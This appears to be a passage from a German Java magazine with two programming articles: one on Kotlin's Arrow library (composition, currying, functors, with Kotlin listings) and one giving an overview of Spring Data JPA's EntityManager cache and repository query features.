Arrow *[1]* entstand als eine Kombination der beiden erfolgreichsten und beliebtesten funktionalen Bibliotheken: funKTionale und Kategory. Ende 2017 beschlossen beide Entwicklergruppen, ihre Kräfte zu bündeln und eine einheitliche funktionale Bibliothek für Kotlin zu erstellen. Das erste Release von Arrow gab es Anfang 2018. Mittlerweile hat Arrow einen hohen Reifegrad erreicht. Im ThoughtWorks Technologie-Radar *[2]* wird sie als Bibliothek gelistet, deren Kenntnis und Einsatz in nicht unternehmenskritischen Anwendungen als verfolgenswert gilt.

Arrow ist stark modular aufgebaut. So kann man zielgerichtet die Teile der Bibliothek auswählen, die man für seine Anwendung einsetzen will. Das hilft besonders der Android-Entwicklung, da hier die Größe der An-

wendung die Performance besonders beeinflusst. Die Basis von Arrow bildet die Bibliothek Arrow Core, die grundlegende funktionale Datentypen, Typklassen und gängige Funktionen bereitstellt. Darauf aufbauend ermöglicht Arrow FX die seiteneffektfreie Behandlung von Input/Output-Operationen. Ein weiteres Paket, das auf Arrow Core aufbaut, ist Arrow Optics. Diese Bibliothek erleichtert die Transformation und Verarbeitung von unveränderlichen Datentypen, die in der funktionalen Programmierung in der Regel verwendet werden. Aufbauend auf den Artikel „funktionale Programmierung in Kotlin" *[3]* sehen wir uns in diesem Artikel an, welche Hilfsmittel und Konzepte Arrow Core für die fortgeschrittene funktionale Programmierung bereitstellt.

Funktionskomposition

In der funktionalen Programmierung können wir Funktionen auf die gleiche Weise wie Datentypen verwenden – als Werte, Parameter und Rückgabewerte. Ähnlich zum Bilden von komplexen Datentypen aus einfachen Datentypen können auch aus einfachen Funktionen mithilfe der Funktionskomposition komplexere Funktionen entstehen. Das Ergebnis einer Funktion wird als Parameter für die nächste Funktion verwendet.

Arrow bietet hierfür die folgenden vordefinierten Extension Functions an:

- `compose`: nimmt das Resultat der rechten Seite und benutzt dieses als Input für die Funktion auf der linken Seite
- `andThen`: nimmt das Resultat der linken Seite und benutzt dieses als Input für die Funktion auf der rechten Seite
- `forwardCompose`: ist ein Alias für `andThen`

In *Listing 1* sehen wir die Anwendung der `compose`-Funktion. Hier wird aus den Funktionen `parse` und `mult` eine neue Funktion `parseAndMult` erstellt. Diese hat dann folgende Signatur: `Tuple2<String, String> -> Int`. Der Datentyp `Tuple2` stammt von Arrow. Mithilfe der `Tuple2`- bis `Tuple22`-Datentypen ist es möglich, beispielsweise die `compose`-Funktion generisch für Funktionen mit bis zu 22 Eingabeparametern zu definieren.

Bereits bestehende Funktionen können mittels der Extension Function `tupled` in getuppelte Funktionen konvertiert werden. So könnte man unsere `mult`-Funktion auch mit `val mult = { a: Int, b: Int -> a * b }.tupled()` definieren.

Mit oder ohne Curry

Currying ist die Umwandlung einer Funktion mit mehreren Argumenten in eine gleichwertige Sequenz von Funktionen mit jeweils einem Argument. Diese Form der Funktionsdefinition bietet mehr Flexibilität. So müssen beim Aufruf der Funktion nicht gleich alle Argumente belegt werden. Um eine Funktion in Curry-Schreibweise umzuwandeln, stellt Arrow `curried` Extension Functions für bis zu 22 Argumente zur Verfügung.

Im *Listing 2* sehen wir ein Beispiel für deren Anwendung. Die Funktion `calcTax` berechnet den Steuerbetrag zu dem in den Parametern angegebenen Steuersatz und Geldwert. Wir wollen diese Funktion zur Berechnung der Mehrwertsteuer verwenden, die in unserem Anwendungsfall konstant bei 19 Prozent ist. Mithilfe der `curried`-Funktion wandeln wir die `calcTax`-Funktion in die `curried`-Schreibweise um. Hierdurch können wir den Steuersatz fest auf 0.19 setzen und erhalten eine neue Funktion, die nur noch den Geldwert als Parameter erwartet.

Wie eingangs erwähnt sind beide Schreibweisen gleichwertig. Daher hat Arrow auch die passende Umkehrfunktion parat. Mit den `uncurried` Extension Functions kann man Funktionen in `curried`-Schreibweise in eine Funktion mit mehreren Argumenten umwandeln.

Partielle Funktionsanwendung

Durch die Reihenfolge der anzuwendenden Parameter ist die Flexibilität bei Currying noch etwas eingeschränkt. Möchte man, um bei unserem Beispiel zu bleiben, bei der Berechnung des Steuerbetrags den Steuersatz variabel belegen, ist dies mit Currying erst mal nicht möglich. Dadurch, dass der Steuersatz der erste Parameter ist, muss dieser zwingend zuerst angewendet werden.

```
val parse: (t: Tuple2<String, String>) -> Tuple2<Int, Int> = {
Tuple2(it.a.toInt(), it.b.toInt())
}

val mult: (t: Tuple2<Int, Int>) -> Int = {
     it.a * it.b
}

val parseAndMult = mult.compose(parse)

val result = parseAndMult(Tuple2("5", "5")) // = 25
```

Listing 1: Funktionskomposition

```
val calcTax: (Double, Double) -> Double = {
     value, rate ->  value * rate
}
val calcTaxCurried: (Double) -> (Double) -> Double =
     calcTax.curried()

val calcVat = calcTaxCurried(0.19)
val vat = calcVat(149.99)
```

Listing 2: Currying

```
val calcTaxForRate: (Double) -> Double =
  calcTax.partially2(149.99);
val reducedVat = calcTaxForRate(0.07);
val Vat = calcTaxForRate(0.19);
```

Listing 3: Partielle Funktionsanwendung

```
interface Functor<K> {
    fun <A, B> K<A>.map(f: (A) -> B): K<B>
}
```

Listing 4: Definition eines Funktors

```
interface Functor<K> {
     fun <A, B> Kind<K, A>.map(f: (A) -> B): Kind<K, B>
}
```

Listing 5: Definition eines Funktors mit Kind

```
@higherkind
sealed class Option<out A> : Kind<ForOption, A> {
     companion object
}
data class Some<out A>(val get: A) : Option<A>()
object None : Option<Nothing>()
```

Listing 6: Definition eines Option-Datentyps

Eine Lösung hierfür bietet die partielle Funktionsanwendung. Damit lässt sich ein beliebiger Parameter einer Funktion belegen. Auch hierfür bietet Arrow entsprechende `partially1` bis `partially22` Extension Functions. Die Rückgabe dieser Funktionen ist jeweils eine Funktion in `curried`-Schreibweise ohne den gesetzten Parameter. In *Listing 3* sehen wir, wie wir die `calcTax`-Funktion mithilfe partieller Funktionsanwendung so umwandeln, dass der Steuersatz variabel angewendet werden kann.

Typklassen als höhere Abstraktionen

Typklassen sind die Design-Patterns der funktionalen Programmierung. Sie sind ein Abstraktionsmittel für wiederkehrende allgemeingültige Funktionen. Entgegen dem Namen handelt es sich hierbei jedoch nicht um Klassen, wie man sie aus der objektorientierten Programmierung kennt. Typklassen könnte man stattdessen als Interfaces auf sehr abstrakter Ebene bezeichnen. Ihr theoretischer Hintergrund stammt aus der Kategorien-Theorie, einem Teilgebiet der Mathematik. Eine Typklasse besteht aus einer Algebra und deren Gesetzen. Die Algebra gibt die Funktionen des Interface vor. Die Gesetze sorgen dafür, dass sich eine Implementierung wie erwartet verhält.

Für den Laien sind die Namen gängiger Typklassen oft wenig sprechend und verwirrend. So sagen Funktor, Monoid, Monade etc. erst einmal nichts darüber aus, wofür diese Typklasse steht. Man sollte sich jedoch davon nicht abschrecken lassen. Mit etwas Einblick und Gewöhnung durch Beispiele wird meist schnell klar, welche Aufgaben eine bestimmte Typklasse erfüllt. Am Beispiel der Typklasse Funktor will ich dies im Folgenden genauer erläutern. Dabei werden wir auch sehen, welche Hilfsmittel Arrow zur Definition von Typklassen bereitstellt.

Die Typklasse Funktor

Viele kennen sicherlich aus unterschiedlichsten Sprachen die Funktion `map`. Diese Funktion wird beispielsweise verwendet, um über eine Liste vom Typ `A` zu iterieren und auf jedem Element der Liste eine Funktion `(A) -> B` auszuführen. Formuliert man diese Funktion als `List` Extension Function, sieht die Signatur folgendermaßen aus: `fun <A, B> List<A>.map(f: (A) -> B): List<B>`.

Durch diese Definition ist `map` jedoch fest mit dem Datentyp `List` verbunden. Um diese Funktion allgemeiner zu definieren, könnte man sich `List` als eine Kiste `K` vorstellen, die Elemente des Typs `A` beinhaltet. Die Funktion `map` greift dabei in die Kiste, nimmt jeweils ein Element heraus und transformiert dieses mithilfe von `f` in den Typ `B`. Danach wird das Element in eine neue Kiste `K` vom Typ `B` gelegt. Wie man sieht, ist die Kiste nicht mehr als irgendeine Hülle. Wichtig ist nur, dass diese Hülle am Ende vom gleichen Typ ist. Somit können wir `map` weiter abstrahieren und erhalten dadurch in *Listing 4* die Signatur eines Funktors.

Leider gibt es einen Haken bei dieser Signatur. Im Gegensatz zu Sprachen wie Scala oder Haskell kann Kotlin nicht mit generischen Typen der Form `K<A>` umgehen. Solche Typdefinitionen werden als Typen höherer Ordnung (englisch „Higher Kinded Types“) bezeichnet und kommen in der fortgeschrittenen funktionalen Programmierung sehr häufig vor.

Damit wir eine solche Definition auch mit Kotlin schreiben können, greift uns Arrow mithilfe einer Emulation unter die Arme, die als

```
@extension
interface OptionFunctor : Functor<ForOption> {

     override fun <A, B> OptionOf<A>.map(f: (A) -> B): Option<B> {
        val option : Option<A> = this.fix()
        return when(option) {
           is None -> None
           is Some -> Some(f(option.get))
        }
     }
}
```

Listing 7: Instanziierung eines Funktors für den Datentyp Option

```
fun <K, A> identity(functor: Kind<K, A>, instance: Functor<K> ) : Boolean =
     instance.run {
        functor.map { it } == functor
     }
```

Listing 8: Identität eines Funktors

„Evidence-based Higher Kinded Types" *[4]* bezeichnet wird. Hierfür liefert Arrow das Interface `Kind` mit dessen Hilfe wir `K<A>` wie in *Listing 5* als `Kind<K, A>` schreiben können.

Ein Datentyp für optionale Werte

Als Nächstes wollen wir unsere Typklasse verwenden. Dazu müssen wir diese für einen konkreten Datentyp instanziieren. Wie dies funktioniert, wollen wir anhand eines Datentyps zur Modellierung optionaler Werte zeigen. Obwohl Arrow bereits einen solchen Datentyp mitliefert, erstellen wir zur Verdeutlichung unseren eigenen `Option`-Typ. In *Listing 6* sehen wir, dass dieser Typ zwei Konstruktoren hat. Anhand dieser lassen sich vorhandene Werte durch `Some(<value>)` oder leere Werte durch `None` darstellen.

Drei Dinge an der Definition des `Option`-Datentyps sind jedoch ungewöhnlich. Was als Erstes auffällt, ist die Annotation `@higherkind`. Diese Annotation ermöglicht die Verwendung des Datentyps als Higher Kinded Type. Zur Emulation dieses Konstrukts generiert Arrow mithilfe der Annotation einen Ersatztyp `ForOption`. Diese wird benötigt, um `Option` ohne den sonst notwendigen generischen Typparameter `<A>` zu schreiben. Zusätzlich wird eine `fix`-Funktion generiert, die zur Umwandlung der Darstellung mit Kind: `Kind<ForOption, A>` zu `Option<A>` dient.

Die zweite Besonderheit ist, dass unser Datentyp als Erweiterung von `Kind<ForOption, A>` definiert wurde. Auch dies hängt mit der besagten Emulation zusammen und ermöglicht uns durch Vererbung, statt `Option<A>` immer auch die Schreibweise mit `Kind` verwenden zu können. Letzte Auffälligkeit ist ein leeres „Companion Object". Dies ist leider zwingend notwendig, da sonst die Code-Generierung mit einem Fehler abbricht.

Ein Funktor für optionale Werte

Nun können wir einen Funktor für unseren `Option`-Datentyp instanziieren. Dazu erstellen wir in *Listing 7* ein Interface, das die Typklasse `Functor` für den Typ `ForOption` erweitert. Zur Erinnerung: `ForOption` ist unser Ersatztyp, um Option ohne den generischen Typ-Parameter schreiben zu können. Im Interface überschreiben wir die `map`-Funktion mit einer konkreten Implementierung. Die erste Zeile im Funktionskörper wandelt mithilfe der `fix`-Funktion den Typ von `Kind<ForOption, A>` in `Option<A>` um. Danach wird mit einer `when`-Expression zwischen den beiden Ausprägungen des `Option`-Typs unterschieden und im Falle von `Some` die Funktion `f` auf den Wert angewandt.

Auch bei der Instanziierung einer Typklasse greift uns Arrow mit Code-Generierung unter die Arme. Die Annotation `@extension` erweitert im Wesentlichen das Companion Object von `Option` um eine Funktion namens `functor()`.Diese erstellt ein Singleton-Objekt von dem für `Option` definierten Funktor.

Gesetze eines Funktors

Wir haben eingangs davon gesprochen, dass eine Typklasse durch eine Algebra und deren Gesetze definiert ist. Bisher haben wir nur die Algebra (Funktionen) implementiert und sind nicht auf die Gesetze eines Funktors eingegangen. Dies wollen wir jetzt nachholen und prüfen, ob unsere Implementierung auch korrekt ist.

Folgende Gesetzte muss ein Funktor erfüllen:

- **Identität:** Werden in der `map`-Operation die Werte im Funktor auf sich selbst abgebildet, ist das Ergebnis ein unveränderter Funktor
- **Assoziativität:** Werden zwei `map`-Operationen nacheinander mit zwei Funktionen durchgeführt, so gleicht der Ergebnis-Funktor dem Resultat einer `map`-Operation mit der Komposition aus beiden angewandten Funktionen

In *Listing 8* und *Listing 9* sehen wir eine mögliche Implementierung dieser Gesetze. Damit die Instanz der Typklasse im Block verfügbar

```
fun <K, A, B, C> associativity(functor: Kind<K, A>, instance: Functor<K>, f: (A)-> B, g:(B) -> C) : Boolean =
     instance.run {
         functor.map(f).map(g) == functor.map(f.andThen(g))
     }
```

Listing 9: Assoziativität eines Funktors

```
assert(identity(Some(3), Option.functor()))

val parseInt : (String) -> Int = { s -> Integer.parseInt(s)}
val plusOne : (Int) -> Int = { x:Int -> x.plus(1)}
assert(associativity(Some("1"), Option.functor(), parseInt, plusOne))
```

Listing 10: Prüfung der Gesetze für den Option-Funktor

```
fun <K> convert(functor: Kind<K, String>, instance: Functor<K>) : Kind<K, Int> =
     instance.run {
        functor.map{ Integer.parseInt(it) }
     }

fun main() {

     val resList = convert(listOf("1", "2" , "3" ).k(), ListK.functor())
     val resOpt = convert(Some("1"), Option.functor())
}
```

Listing 11: Definition und Anwendung einer Funktion mit einem Funktor

ist, verwenden wir die Scope-Function `run`. Im Code-Block prüfen wir dann, ob das jeweilige Gesetz erfüllt ist, und geben das Ergebnis als Boolean-Wert zurück.

Wie man sieht, sind die Funktionen für die beiden Gesetze allgemein formuliert. So können sie für jeden Datentyp, der ein Funktor ist, verwendet werden. Um für unseren `Option`-Funktor die Gesetze zu prüfen, kann exemplarisch wie in *Listing 10* vorgegangen werden. Durch diese Prüfung wissen wir nun, dass unsere Implementierung korrekt ist.

Was haben wir gewonnen?

Durch die Definition einer Typklasse können wir Funktionen schreiben, die nicht einen konkreten Datentyp erfordern, sondern nur eine Typklasse erwarten. Somit sind wir auf einer höheren Abstraktionsstufe und können wiederverwendbareren Code schreiben. Arrow kommt bereits mit vielen vordefinierten Typklassen und Instanzen für gängige Datentypen daher. So bleibt uns die eigene Implementierung in der Regel erspart. Auch der von uns selbst definierte Funktor ist dort bereits enthalten. Als Instanzen dieser Typklasse findet man neben `Option` auch `List` und viele andere Datentypen. So lassen sich Funktionen erstellen, die einen Funktor als Parameter verwenden und somit beispielsweise für `Option` und `List` anwendbar sind.

In *Listing 11* sehen wir die Funktion `convert`. Diese wandelt einen Funktor vom Typ String in einen Funktor vom Typ Int um. In der `main`-Methode können wir diese Funktion dann sowohl für `Option` als auch für `ListK` verwenden. Der Datentyp `ListK` stammt von Arrow. Als Wrapper um die Kotlin `List` ermöglicht er es, diese als Higher Kinded Type zu nutzen.

Fazit

Die Bibliothek Arrow hebt Kotlin auf eine höhere Stufe, was funktionale Programmierung angeht. Sie ergänzt die Standard Library um viele gebräuchliche Funktionen und Datentypen für dieses Paradigma. Darüber hinaus ermöglicht sie durch Emulation die Verwendung von Higher Kinded Types und Typ-Klassen. Wegen fehlender Sprachunterstützung wird hierzu auf Codegenerierung zurückgegriffen. Dies macht die Nutzung jedoch etwas sperrig und gewöhnungsbedürftig. Dieser Nachteil wird hoffentlich in naher Zukunft durch die Umsetzung eines Vorschlags *[5]* aus dem Kotlin Evolution and Enhancement Process verbessert.

Ein Pluspunkt ist das modulare Konzept von Arrow. Dadurch ist man sehr flexibel und kann ziemlich genau die Dinge aus dem funktionalen Baukasten verwenden, die man wirklich benötigt. So ist eine sanfte Migration zu mehr und mehr funktionalem Code möglich.

Quellen

[1] *http://arrow-kt.io/*

[2] *https://www.thoughtworks.com/de/radar/languages-and-frameworks?blipid=201904040*

[3] Stefan López Romero (2020): *Funktionale Programmierung in Kotlin*. Java aktuell 03/2020, DOAG Dienstleistungen GmbH, Berlin.

[4] *https://www.cl.cam.ac.uk/~jdy22/papers/lightweight-higher-kinded-polymorphism.pdf*

[5] *https://github.com/Kotlin/KEEP/pull/87*

Stefan López Romero
MaibornWolff GmbH
stefan.lopez@maibornwolff.de

Stefan López Romero ist IT-Architekt bei MaibornWolff. Der Diplom-Informatiker beschäftigt sich seit vielen Jahren mit funktionaler Programmierung in verschiedenen Sprachen und versucht diese, wo immer es geht, im Projektalltag anzuwenden.

Spring Data JPA: ein Überblick

Jens Schauder, VMware

Die Welt ist voller Missverständnisse, wenn es um JPA (Java Persistence API) und Spring Data JPA geht. Dieser Artikel erläutert die wesentlichen Grundlagen von JPA und stellt die wesentlichen Features von Spring Data JPA vor. Mindestens den Inhalt des ersten Teils sollte jeder JPA-Entwickelnde kennen.

Als kleiner Junge habe ich mit den Nachbarskindern immer viel auf dem Parkplatz vor dem Haus gespielt. Unsere Fahrräder waren dabei immer sehr wichtig. Leider hatten wir fast alle „nur" normale Kinderfahrräder und nicht, wie wir es eigentlich gerne hätten, moderne BMX-Räder. Nur einer von uns hatte wenigstens ein cooles Bonanza-Rad. Aber wir wussten uns zu helfen und haben unsere Räder einfach umgebaut. Alles musste ab, was nicht wirklich wichtig war: Gepäckträger, Klingel, Schutzbleche. Und schließlich habe ich sogar mit einer Metallsäge den komischen Metallhebel abgesägt, der aus einem mir unverständlichen Grund die Nabe mit dem Rahmen verband. Kurze Zeit später, als ich mich gerade im Freiflug über einige Kiefernbüsche befand und zur wenig sanften Landung ansetzte, weil meine Rücktrittbremse nicht mehr funktionierte, begriff ich, dass dieser Hebel ein wichtiger Teil ebendieser war.

Wenn ich heute meinen Arbeitstag damit beginne, Fragen auf Stack Overflow zu Spring Data JPA zu beantworten, habe ich das Gefühl, dass viele Entwickelnde gerade sehr ähnliche Erlebnisse durchleben. Oder um es mit der Bibel zu sagen: „Denn sie wissen nicht, was sie tun" (Lk 23,34).

Spring Data JPA (oder auch Spring Boot) und JPA wird quasi als Synonym verwendet. Die Grundlagen von JPA werden nicht verstanden. Und nur eine Art, mit Spring Data JPA zu arbeiten, ist bekannt oder akzeptabel. Ich kreide diese Missstände nur in begrenztem Maße den Entwickelnden an. Einiges ist in der Tat verwirrend.

Also lasst uns Klarheit in die Sache bringen. Wir beginnen mit dem Unterschied zwischen Spring Data JPA und JPA, machen weiter mit einer kurzen JPA-Einführung und werfen dann einen etwas gründlicheren Blick auf Spring Data JPA.

Spring Data (JPA)

Spring Data besteht aus einer Reihe von Modulen, die ein einheitliches API auf Persistenz-Technologien bieten. Es gibt Module für MongoDB, CouchDB, Redis, LDAP, Neo4J und viele mehr – und eben auch für JPA. Einheitlich bedeutet dabei, dass die gleichen Konzepte verwendet werden und das API ähnlich aussieht – nicht, dass über die unterschiedlichen Technologien abstrahiert wird. Das wäre auch eine ziemlich schlechte Idee, da man sich dann auf die Gemeinsamkeiten zwischen den Persistenz-Technologien beschränken müsste, die bei so unterschiedlichen Technologien arg begrenzt sind. Im Gegenteil ist es eine wesentliche Eigenschaft von Spring Data, dass man auf die darunterliegende Technologie immer noch zugreifen kann und soll. Die einfachen Dinge sollen trivial werden, während die komplexen unverändert möglich sein sollen.

JPA

JPA steht für „Java Persistence API" und ist der Standard für Persistenz in relationalen Datenbanken im Java-Universum *[1]*. JPA selbst ist dabei nur eine Spezifikation, für die es im Wesentlichen zwei Implementierungen gibt: Hibernate *[2]* und EclipseLink *[3]*.

Spring Data JPA baut auf JPA auf. Insbesondere wird das Mapping von JPA übernommen. Das bedeutet, welche Attribute welcher Klasse auf welche Spalte welcher Tabelle abgebildet wird und wie genau dies geschieht, wird mit JPA definiert und von Spring Data JPA nicht

```
@Entity
public class Person {

  @GeneratedValue(strategy = GenerationType.AUTO)
  @Id
  Long id;
  String firstName;

  @Version
  long version;

  @OneToOne(cascade = CascadeType.ALL, orphanRemoval = true)
  Address address;

  @ManyToMany(cascade = CascadeType.ALL)
  Set<Hobby> hobbies = new HashSet<>();

  Gender gender;
}
```

Listing 1: Beispiel für eine JPA-Entität (Getter, Setter und Import-Statements wurden weggelassen)

```
Person p = new Person();
em.persist(p);

// select count(*) from Person

Person reloaded = em.find(Person.class, p.getId());

// select count(*) from Person

Person reloadedAgain = em
     .createQuery("SELECT p  FROM Person p " +
           "WHERE p.id = :id", Person.class)
     .setParameter("id", p.getId())
     .getSingleResult();

// select count(*) from Person
```

Listing 2: Was kommt heraus, wenn man die kommentierten SQL-Statements an den entsprechenden Stellen im Code ausführt?

beeinflusst. Ein Großteil der Arbeit mit JPA geschieht mit der Definition von ebendiesem Mapping in Entitäten, also Java-Klassen, wie zum Beispiel in *Listing 1*. Dieses Mapping wird dann verwendet über einen „EntityManager", der es erlaubt, Entitäten zu speichern, zu laden und Abfragen auszuführen.

Dabei gibt es mehr zu verstehen, als ich in einem solchen kurzen Artikel erklären kann. Einige Grundlagen sind jedoch extrem wichtig und oft eben gerade falsch oder nicht ausreichend verstanden, daher möchte ich darauf kurz eingehen.

Betrachten wir das Beispiel in *Listing 2*. Wir erzeugen zunächst eine `Person` und speichern sie mithilfe des EntityManager `em`. Anschließend laden wir diese `Person` wieder unter Verwendung der `find`-Methode und schließlich noch einmal mithilfe einer Query.

Soweit alles ganz einfach. Aber nun die Quizfrage: Wenn dies alles in einer Transaktion stattfindet, wann wird die Person tatsächlich in die Datenbank geschrieben? Oder anders formuliert, wenn ich an den durch Kommentare gekennzeichneten Stellen jeweils die Connection, die auch vom EntityManager verwendet wird, nutze, um ein `Select count(*) from Person` auszuführen, welche Werte bekomme ich zurück?

Die offensichtliche Antwort ist: Ich bekomme immer 1 zurück, da die Person ja schon vor dem ersten `SELECT` persistiert, also gespeichert wurde. Allerdings ist wie so oft die offensichtliche Antwort falsch und die korrekte Antwort lautet: Erst beim letzten `SELECT` ist der Datensatz in der Datenbank.

Die Methode `persist` speichert nicht wirklich eine Entität, sondern macht sie zu einer gemanagten Entität. Das heißt, die Entität wird vom `EntityManager` beobachtet und zu einem späteren Zeitpunkt, jedoch vor dem Ende der Transaktion, gespeichert. An dieser Stelle sollte auch klar werden, dass die Vorstellung „`find` lädt eine Entität aus der Datenbank" irreführend, um nicht zu sagen falsch ist.

Tatsächlich prüft `find` erst, ob die gesuchte Entität eine gemanagte Entität ist, und gibt gegebenenfalls diese gemanagte Instanz zurück. Anders gesagt, der `EntityManager` agiert als ein Cache, und zwar sowohl als Read- als auch als Write-Cache.

Aber warum liefert dann das letzte `SELECT` eine 1 als Ergebnis? JPA versteht die Queries nicht, die es ausführt. Es übersetzt sie nur in SQL und sendet dies an die Datenbank. Es kann also nicht beurteilen, ob der lokal vorhandene Zustand von Entitäten, die noch nicht in die Datenbank geschrieben wurden, das Query-Ergebnis beeinflussen würde. Daher werden alle ausstehenden Änderungen „geflusht", das heißt, alle gemanagten Entitäten, die als verändert oder neu erkannt werden, werden in die Datenbank geschrieben. Es wird also ein oder mehrere `INSERT`-Statements für die neue Person ausgeführt.

Leider stimmt das Ganze so auch noch nicht. Das Problem liegt darin, wie die ID-Property annotiert ist. Dort haben wir ein `@GeneratedValue(strategy = GenerationType.AUTO)`. Dies bedeutet, dass JPA frei entscheiden kann, wie die ID der Entität erzeugt wird. Hibernate tut dies anhand der vorgefundenen Datenbank. Je nach verwendeter Datenbank kann dies bedeuten, dass die `IDENTITY`-Strategie verwendet wird. Das heißt, dass in der Tabelle für die ID-Spalte ein besonderer Datentyp verwendet wird, der die ID beim Insert generiert. Da die `persist`-Methode jedoch garantiert, dass die ID der Entität gesetzt wird, muss in solchen Fällen doch das Insert während des Aufrufs von `persist` geschehen. Bei der im Beispiel verwendeten H2-Datenbank kann die ID ohne `INSERT` ermittelt werden und daher findet zunächst auch kein `INSERT` statt.

Als Nächstes schauen wir uns *Listing 3* an und dort vor allem die Methode `setName`. Die sieht auf den ersten Blick vielleicht ein wenig eigenartig aus. Es wird mit `find` eine Entität geladen, dann ein Attribut dieser Entität geändert und das war es auch schon.

Tatsächlich tut diese Methode genau das, was man ihrem Namen nach von ihr erwartet. Sie verändert den Namen der fraglichen Entität, und zwar dauerhaft, obwohl nirgendwo etwas von `persist`, `save` oder dergleichen steht. Der Trick besteht wiederum in gemanagten Entitäten. Durch das Laden wird die Entität gemanagt, das heißt, der `EntityManager` nimmt sie mit in seinen Cache auf und wenn die Transaktion beendet wird, prüft der `EntityManager`, ob die Entität verändert wurde, und wenn ja, speichert er sie.

Eigentlich ganz praktisch, oder? In der Tat, oft ist dies sehr praktisch. Es kann allerdings auch sehr verwirrend sein. Zum Beispiel sorgt dieser Cache dafür, dass für eine Klasse und ID innerhalb einer Session immer die gleiche Instanz zurückgegeben wird. Dies kann unangenehm sein, wenn zum Beispiel der geänderte Zustand einer Entität mit dem noch in der Datenbank vorhandenen verglichen werden soll. Dies geht nämlich gar nicht so ohne Weiteres.

Ob es einem gefällt oder nicht, wenn man mit JPA arbeitet, muss man diesen First Level Cache verstehen. Da wir das nun tun, können wir uns jetzt endlich der Frage zuwenden, was Spring Data JPA für uns tut.

Repositories

Spring Data JPA bietet basierend auf JPA eine Repository-Abstraktion an. Ein Repository ist ein Pattern aus dem Buch „Domain-driven Design" von Eric Evans *[4]*. Es ist ein Objekt, das den Zugriff auf eine beliebige Persistenz-Schicht kapselt und für den Benutzenden so aussieht, als würde man eine Collection mit Suchfunktionalität benutzen, ohne dass erkennbar ist, welche Technologie tatsächlich verwendet wird.

Um damit zu experimentieren, brauchen wir ein einfaches Beispielprojekt. Da es am schnellsten geht, klicken wir uns auf *https://start.spring.io [5]* oder in unserer bevorzugten IDE ein Projekt zusammen. Wir benötigen zwei Abhängigkeiten: Spring Data JPA und eine Datenbank, ich habe mich für H2 entschieden. Dazu nehmen wir dann noch die Person-Klasse, wie wir sie oben schon gesehen haben.

Damit können wir ein Repository erzeugen, in dem wir ein Interface anlegen, das vom `CrudRepository` ableitet. Das `CrudRepository` ist mit zwei Typen parametrisiert: dem Typ der Entität, die von dem Repository verwaltet werden soll, und dem Typ der ID der Entität *(siehe Listing 4)*.

```
public class PersonService {

  private final EntityManager em;

  public PersonService(EntityManager em) {
     this.em = em;
  }


  void setName(Long id, String name) {
     em.find(Person.class, id).setFirstName(name);
  }
}
```

Listing 3: Ein Service, der vergisst, seine Änderungen zu speichern, oder?

```
interface PersonRepository extends CrudRepository<Person, Long>{}
```

Listing 4: So einfach kann ein Repository mit Spring Data JPA sein

```
interface PersonRepository extends CrudRepository<Person, Long>{
  Person findByFirstNameIgnoreCase(String name);
}
```

Listing 5: Query-Derivation erlaubt es, ein Repository um eine Methode zu ergänzen, ohne dafür eine Implementierung anzugeben. Die Implementierung wird aus dem Methodennamen und den Typen der Parameter abgeleitet.

Spring Data JPA erzeugt dann automatisch eine Implementierung des Interface, das man sich nach Belieben in andere Klassen injizieren lassen kann. Mit diesem Bean hat man dann schon alles, was man für CRUD-Funktionalität (Create, Read, Update, Delete) benötigt. Dies ist sicherlich nicht besonders beeindruckend, da es kaum über das hinausgeht, was man auch sehr direkt mit dem `EntityManager` von JPA machen kann. Von diesem Ausgangspunkt kann man das Repository aber auf unterschiedliche Weise erweitern.

Derived Queries

Die erste Variante ist „Query-Derivation". Hierbei wird aus dem Namen und den Parametern einer Methode abgeleitet, welche Query im Hintergrund ausgeführt werden muss. Als Entwickelnder ergänze ich das Repository-Interface durch eine oder mehrere Methoden, die mit `findBy` beginnen, dann einen oder mehrere Property-Namen haben und für jeden Property-Namen ein Argument mit passendem Typ. Es ist nicht nötig, dafür eine Implementierung anzugeben, dies erledigt Spring Data JPA für uns, da ja alle Informationen vorhanden sind. Ein Beispiel ist in *Listing 5* zu sehen. Tatsächlich ist der Mechanismus noch ein wenig flexibler als oben beschrieben.

`And` beziehungsweise `Or` kann zum Trennen mehrerer Properties verwendet werden und bestimmt dann, wie die Bedingungen miteinander verknüpft werden. Man kann über ineinander verschachtelte Properties navigieren. Als Beispiel sucht `findByAddressCityName` nach der `Name`-Property in der `City`-Property in der `Adress`-Property.

Es können unterschiedliche Rückgabe-Typen verwendet werden: Eine einzelne Entität, ein `Optional` der Entität, eine `Collection` der Entität, inklusive der Collection- und Optional-Varianten einiger beliebter Bibliotheken, wie zum Beispiel Vavr *[6]*. Es können auch andere Verben statt `find` verwendet werden: `search` wird als Synonym verwendet, `count`, `exist` und `delete` verändern die Semantik genauso, wie man es vermutlich jetzt erwartet. Und schließlich ist man auch nicht auf Gleichheit als Operator festgelegt, man kann zum Beispiel auf `GreaterThan`, `LessThan`, `Contains`, `StartsWith`, `EndsWith`, `Between` vergleichen und dies auch noch durch ein angehängtes `IgnoreCase` modifizieren. Natürlich müssen die Operatoren mit dem Typ der Property kompatibel sein und gegebenenfalls müssen die Parameter angepasst werden. `Between` zum Beispiel benötigt verständlicherweise zwei Parameter.

Dieses Feature ist eine nette Arbeitserleichterung für die Fälle, in denen man eh einen Methodennamen verwenden würde, der sehr genau beschreibt, welche Query ausgeführt werden soll. Bei komplexeren Queries ist das jedoch nicht möglich und oft hört es schon lange davor auf, sinnvoll zu sein. Dann ist es an der Zeit, zum nächsten Feature übergehen.

Explizite Queries

Bei der nächsten Eskalationsstufe gibt der Entwickelnde selbst die Query vor, Spring Data JPA übernimmt allerdings immer noch die Implementierung der Methode, etwa die Konvertierung der Rückgabetypen. Die Query selbst kann wiederum auf viele verschiede Weisen angegeben werden. Die vielleicht einfachste ist, eine `@Query`-Annotation zu verwenden. Als `value` wird eine JPQL Query angegeben, die Bind-Parameter enthalten kann, an die die Parameter der Methode gebunden werden. Bind-Parameter beginnen mit : oder ? und können entweder durchnummeriert werden oder einen richtigen Namen haben, also zum Beispiel `:name`. Die Methodenparameter werden daran über ihre Position in der Parameterliste gebunden oder eben über ihren Namen. Die Variante mit Namen würde ich bevorzugen und dringend empfehlen, da sie wesentlich besser zu lesen ist.

Wer lieber SQL verwendet, kann auch dies tun, muss dafür nur das Attribut `nativeQuery` in der Annotation auf `true` setzen. Statt der Query-Annotation können auch benannte Queries verwendet werden. Entweder die von JPA, die an der relevanten Entität annotiert sind, oder die, die in einer Property-Datei hinterlegt sind.

